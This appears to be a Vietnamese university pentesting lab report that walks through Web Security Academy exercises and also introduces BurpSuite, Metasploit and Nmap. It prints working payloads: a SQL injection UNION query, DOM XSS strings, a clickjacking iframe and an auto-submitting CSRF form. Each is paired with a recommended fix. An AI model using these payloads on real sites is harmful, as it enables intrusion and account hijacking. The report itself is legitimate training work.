

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



BÀI TẬP LỚN 2
ĐÁNH GIÁ KIỂM ĐỊNH HỆ THỐNG

Sinh viên thực hiện:

Nguyễn Thanh Tuấn - AT17N0123

Tô Thị Thúy Vy - AT17N0125

TP. Hồ Chí Minh - 2024

MỤC LỤC

1. Về các công cụ BurpSuite, Metasploit, Legion/Nmap.....	5
a. BurpSuite.....	5
b. Metasploit.....	7
c. Legion/nmap.....	8
2. Sử dụng BurpSuite để thực hiện tấn công vào web của doanh nghiệp B.....	9
a. SQL injection	9
Tổng quan.....	9
SQL injection attack, querying the database type and version on Oracle.....	9
Phương hướng phát hiện.....	10
Khuyến nghị	10
b. Cross-site scripting.....	10
Tổng quan.....	10
DOM XSS in document.write sink using source location.search inside a select element	11
Phương pháp phát hiện	12
Khuyến nghị	12
c. Clickjacking	12
Tổng quan.....	12
Exploiting clickjacking vulnerability to trigger DOM-based XSS	12
Phương pháp phát hiện	14
Khuyến nghị	14
d. Cross-site request forgery (CSRF).....	14
Tổng quan.....	14
CSRF where token validation depends on request method.....	14
Phương pháp phát hiện	15
Khuyến nghị	15
e. OS command injection	16
Tổng quan.....	16
OS command injection, simple case.....	16
Phương pháp phát hiện	17
Khuyến nghị	17
f. Directory traversal	17
Tổng quan.....	17
File path traversal, simple case.....	17
Phương pháp phát hiện	18

Khuyến nghị	18
g. File upload vulnerabilities.....	18
Tổng quan.....	18
Remote code execution via web shell upload	19
Phương pháp phát hiện	20
Khuyến nghị	20
h. Server-side request forgery (SSRF)	20
Tổng quan.....	20
Basic SSRF against the local server	21
Phương pháp phát hiện	22
Khuyến nghị	22
3. Sử dụng công cụ để kiểm tra và lấy thông tin từ máy chủ doanh nghiệp B	23
a. Network Scanning	23
Tổng quan.....	23
Có thể thực hiện lại theo các bước	23
Phương hướng	23
b. Port and Service Identification.....	23
Tổng quan.....	23
Có thể thực hiện lại theo các bước	24
Phương hướng	24
c. Vulnerability Scanning.....	24
Tổng quan.....	24
Có thể thực hiện lại theo các bước	24
Phương hướng.....	24
d. Metasploit framework	24
Port 6697: UnrealIRCd Exploit	24
Port 21: ProFTPD Exploit	25
Port 80: SQL Injection on Payroll Web Application	26
e. Password Cracking	27
Tổng quan.....	27
Một số phương pháp.....	27
Phương hướng	27
4. Sử dụng Metasploit để thực hiện kiểm thử GlassFish	28
Tổng quan.....	28
Các bước thực hiện.....	28
Phương pháp phát hiện	30
5. Kết luận + biện pháp khắc phục + biện pháp xử lý dữ liệu thu được	31

a. Kết luận	31
b. Biện pháp khắc phục	31
c. Biện pháp xử lý dữ liệu thu được	31

1. Về các công cụ BurpSuite, Metasploit, Legion/Nmap


a. BurpSuite

Burp hay Burp Suite là một bộ công cụ được sử dụng để kiểm tra thâm nhập các ứng dụng web. Đây là công cụ phổ biến nhất trong số các nhà nghiên cứu bảo mật ứng dụng web chuyên nghiệp và thợ săn lỗi.

Burp Suite là một hoạt động dựa trên proxy được sử dụng để đánh giá tính bảo mật của các ứng dụng web đồng thời có thể thực hiện kiểm tra thực hành.


Một số tính năng nổi bật Burp Suite cung cấp:

- Target




Tab Target của Burp Suite hiển thị thông tin về các sites được truy cập và các request được thực hiện trên các sites này. Nó là một trình thu thập thông tin/trình thu thập dữ liệu web được sử dụng để ánh xạ ứng dụng web mục tiêu. Mục tiêu của việc ánh xạ là lấy danh sách các điểm cuối để có thể quan sát chức năng của chúng và tìm ra các lỗ hổng tiềm ẩn.

- Proxy




Đây là tab quan trọng nhất của Burp Suite. Intercept proxy cho phép người dùng xem và sửa đổi nội dung của các request và response trong khi truyền đi. Nó cũng cho phép người dùng gửi request/response tới một công cụ khác trong Burp Suite (Intruder, Comparer, Repeater...), không cần phải copy/paste. Proxy server có thể được điều chỉnh để chạy trên một cổng và IP vòng lặp cụ thể. Proxy cũng có thể được cấu hình để filter ra các loại cặp request/response cụ thể.

- Intruder



Intruder sử dụng để brute force username/password, directory, hoặc dùng để test IDOR,... Intruder giúp người dùng tự động hóa việc gửi hàng loạt các request có chứa các payload tương tự nhau lên máy chủ.

- Repeater



Repeater cho phép người dùng gửi request nhiều lần bằng cách sửa đổi thủ công.

b. Metasploit

Metasploit Framework là công cụ mã nguồn mở được phát triển và thực thi mã khai thác đối với máy mục tiêu từ xa. Đây là một công cụ mã nguồn mở phát triển nhằm sử dụng các shellcode để tấn công, khai thác khai thác lỗi của các dịch vụ Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

Các tính năng chính:

- Quét cổng để xác định các dịch vụ đang hoạt động trên server.
- Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
- Thử nghiệm khai thác các lỗ hổng đã được xác định.

Metasploit hỗ trợ nhiều giao diện với người dùng:

- Console interface: Dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn.
- Web interface: Dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web.
- Command line interface: Dùng msfcli.bat

Trong Kali Linux, Metasploit được cung cấp trong gói metasploit-framework và được cài đặt trong thư mục /usr/share/metasploit-framework.

[illegible]

c. Legion/nmap

Legion là một trong những framework kiểm thử thâm nhập mạng nguồn mở nổi tiếng nhất, có thể thực hiện các nhiệm vụ đánh giá lỗ hổng, xác định các thiết bị trực tuyến trong mạng, thu thập thông tin tiện lợi về các thiết bị được nhắm mục tiêu và vạch trần các cuộc tấn công chống lại các thiết bị được nhắm mục tiêu. Với sự trợ giúp của các module tích hợp được sử dụng rộng rãi nhất với các công cụ thâm nhập mạng như Nikto, whataweb, sslyzer, vulners, SMBenum, THC Hydra và NMAP. Ngoài ra, Legion còn đi kèm với hơn 80 module và tập lệnh tích hợp để thực hiện kiểm thử mạng.

Nmap (Network Mapper) có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Nmap sử dụng các IP trên các gói tin theo những cách đặc biệt khác nhau để có thể xác định các host trên một hệ thống mạng, để rồi từ đó xác định xem những services đang chạy trên hệ thống đó, hệ điều hành đang chạy, bộ lọc các gói tin cũng như tường lửa đang sử dụng là gì.

2. Sử dụng BurpSuite để thực hiện tấn công vào web của doanh nghiệp B


a. SQL injection

Tổng quan


SQL injection (SQLi) là một lỗ hổng bảo mật web cho phép kẻ tấn công can thiệp vào các truy vấn mà ứng dụng thực hiện đối với cơ sở dữ liệu của nó. Điều này có thể cho phép kẻ tấn công xem dữ liệu mà thông thường chúng không thể truy xuất được.

SQL injection attack, querying the database type and version on Oracle


1. Truy cập <https://0abc00cc037a78f7806c03b700840096.web-security-academy.net/>.
2. Request tới category Accessories và dùng BurpSuite bắt lại.



3. Tìm số cột bằng cách dùng mệnh đề ORDER BY.



4. Dùng payload ' UNION SELECT BANNER, NULL FROM v\$version- để hiển thị version.



5. Thành công.



Phương hướng phát hiện

Dùng mệnh đề order by để tìm số cột và cheat sheet để tìm database version.

Khuyến nghị

Sử dụng các truy vấn được tham số hóa.

b. Cross-site scripting

Tổng quan

Cross-site scripting (XSS) là một lỗ hổng bảo mật web cho phép kẻ tấn công xâm phạm các tương tác mà người dùng thực hiện với một ứng dụng để bị tấn công. XSS hoạt động bằng cách thao túng một trang web để bị tấn công để nó trả về JavaScript độc hại cho người dùng. Khi mã độc thực thi bên trong trình duyệt của nạn nhân, kẻ tấn công hoàn toàn có thể xâm phạm sự tương tác của họ với ứng dụng.

DOM XSS in document.write sink using source location.search inside a select element

1. Truy cập <https://0a9c006d0382fa568061905500f60074.web-security-academy.net/>.
2. View source code.

```
54 <form id="stockCheckForm" action="/product/stock" method="POST">
55   <input required type="hidden" name="productId" value="1">
56   <script>
57     var stores = ["London", "Paris", "Milan"];
58     var store = (new URLSearchParams(window.location.search)).get('storeId');
59     document.write('<select name="storeId">');
60     if(store) {
61       document.write('<option selected>' + store + '</option>');
62     }
63     for(var i=0; i<stores.length; i++) {
64       if(stores[i] === store) {
65         continue;
66       }
67       document.write('<option>' + stores[i] + '</option>');
68     }
69     document.write('</select>');
70   </script>
71   <button type="submit" class="button">Check stock</button>
```

Giá trị storeId được lấy từ location.search và sử dụng document.write() để hiển thị.

3. Dùng BurpSuite bắt request và thêm giá trị tham số storeID.


Request to https://0a9c006d0382fa568061905500f60074.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a9c006d0382fa568061905500f60074.web-security-academy.net
3 Cookie: session=5ICLPtQJviNPGFFDpkNXtmJ7t7Jvzsxa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a9c006d0382fa568061905500f60074.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 26
11 Origin: https://0a9c006d0382fa568061905500f60074.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productid=1&storeId=<img%20src=1%20onerror=alert(1)>
```

4. Thành công.



Phương pháp phát hiện

Lợi dụng hàm `document.write()` và thuộc tính `location.search` để khai thác lỗ hổng DOM-based XSS.

Khuyến nghị

Xem lại source code, cấu hình lại filter/ user input.

c. Clickjacking

Tổng quan

Clickjacking là một cuộc tấn công dựa trên giao diện trong đó người dùng bị lừa nhấp vào nội dung có thể hành động trên một trang web ẩn bằng cách nhấp vào một số nội dung khác trong trang web mờ nhử.

Exploiting clickjacking vulnerability to trigger DOM-based XSS

1. Truy cập <https://0ae500430309fbc9806b08d2008c006d.web-security-academy.net/>.
2. Vào Go to exploit server (<https://exploit-0a6b00cf0345fbba8037073e01ee00e0.exploit-server.net/>).
3. Paste đoạn code sau vào khung body.

```
<style>
  iframe {
    position:relative;
    width: 500px;
    height: 700px;
```

```

        opacity: 0.1;
        z-index: 2;
    }
    div {
        position: absolute;
        top: 610px;
        left: 60px;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe
src="https://0ae500430309fbc9806b08d2008c006d.web-security-
academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-
website.com&subject=test&message=test#feedbackResult"></iframe>

```

Body:

```

    }
    div {
        position: absolute;
        top: 610px;
        left: 60px;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe
src="https://0ae500430309fbc9806b08d2008c006d.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-
website.com&subject=test&message=test#feedbackResult"></iframe>

```


Store

View exploit

Deliver exploit to victim

Access log

4. Nhấn Store, View exploit để căn chỉnh sao cho Test me trùng với ô submit.
5. Đổi Test me thành Click me. Nhấn Store và Deliver exploit to victim.
6. Thành công.



This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a6300500444b6b084b3b42f01290002.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Phương pháp phát hiện

Lợi dụng hàm iframe để khai thác lỗ hổng.

Khuyến nghị

Cấu hình X-Frame-Options và Chính sách bảo mật nội dung (CSP).


d. Cross-site request forgery (CSRF)

Tổng quan

Giả mạo yêu cầu chéo trang (còn được gọi là CSRF) là một lỗ hổng bảo mật web cho phép kẻ tấn công xúi giục người dùng thực hiện các hành động mà họ không có ý định thực hiện. Nó cho phép kẻ tấn công phá vỡ một phần chính sách xuất xứ tương tự, được thiết kế để ngăn chặn các trang web khác nhau can thiệp lẫn nhau.

CSRF where token validation depends on request method

1. Truy cập <https://0a7d00dd044ec14882369cc90032009f.web-security-academy.net/>.
2. Vào Go to exploit server (<https://exploit-0ac40053043ec1af82f29b4e01960036.exploit-server.net/>).
3. Đăng nhập với tài khoản `wiener:peter`.
4. Update email nhận thấy tham số truyền đi bằng POST và nếu thay đổi mã csrf thì request bị từ chối.



5. Chuột phải chọn Change request method và thấy mã csrf bị vô hiệu hóa.

6. Vào Go to exploit server (<https://exploit-0ac40053043ec1af82f29b4e01960036.exploit-server.net/>).

7. Điền đoạn mã sau vào phần body.

```
<form action="https://0a7d00dd044ec14882369cc90032009f.web-security-academy.net/my-account/change-email">
```

```
  <input type="hidden" name="email" value="toovy%40attacker.com">
```

```
</form>
```

```
<script>
```

```
  document.forms[0].submit();
```

```
</script>
```

Body:

```
<form action="https://0a7d00dd044ec14882369cc90032009f.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="toovy%40attacker.com">
</form>
<script>
  document.forms[0].submit();
</script>
```

Store

View exploit

Deliver exploit to victim

Access log

8. Nhấn Store và Deliver exploit to victim.

9. Thành công.

Phương pháp phát hiện

Đổi request method để vô hiệu csrf.

Khuyến nghị

Sử dụng mã thông báo CSRF, hạn chế nghiêm ngặt về cookie.


e. OS command injection

Tổng quan

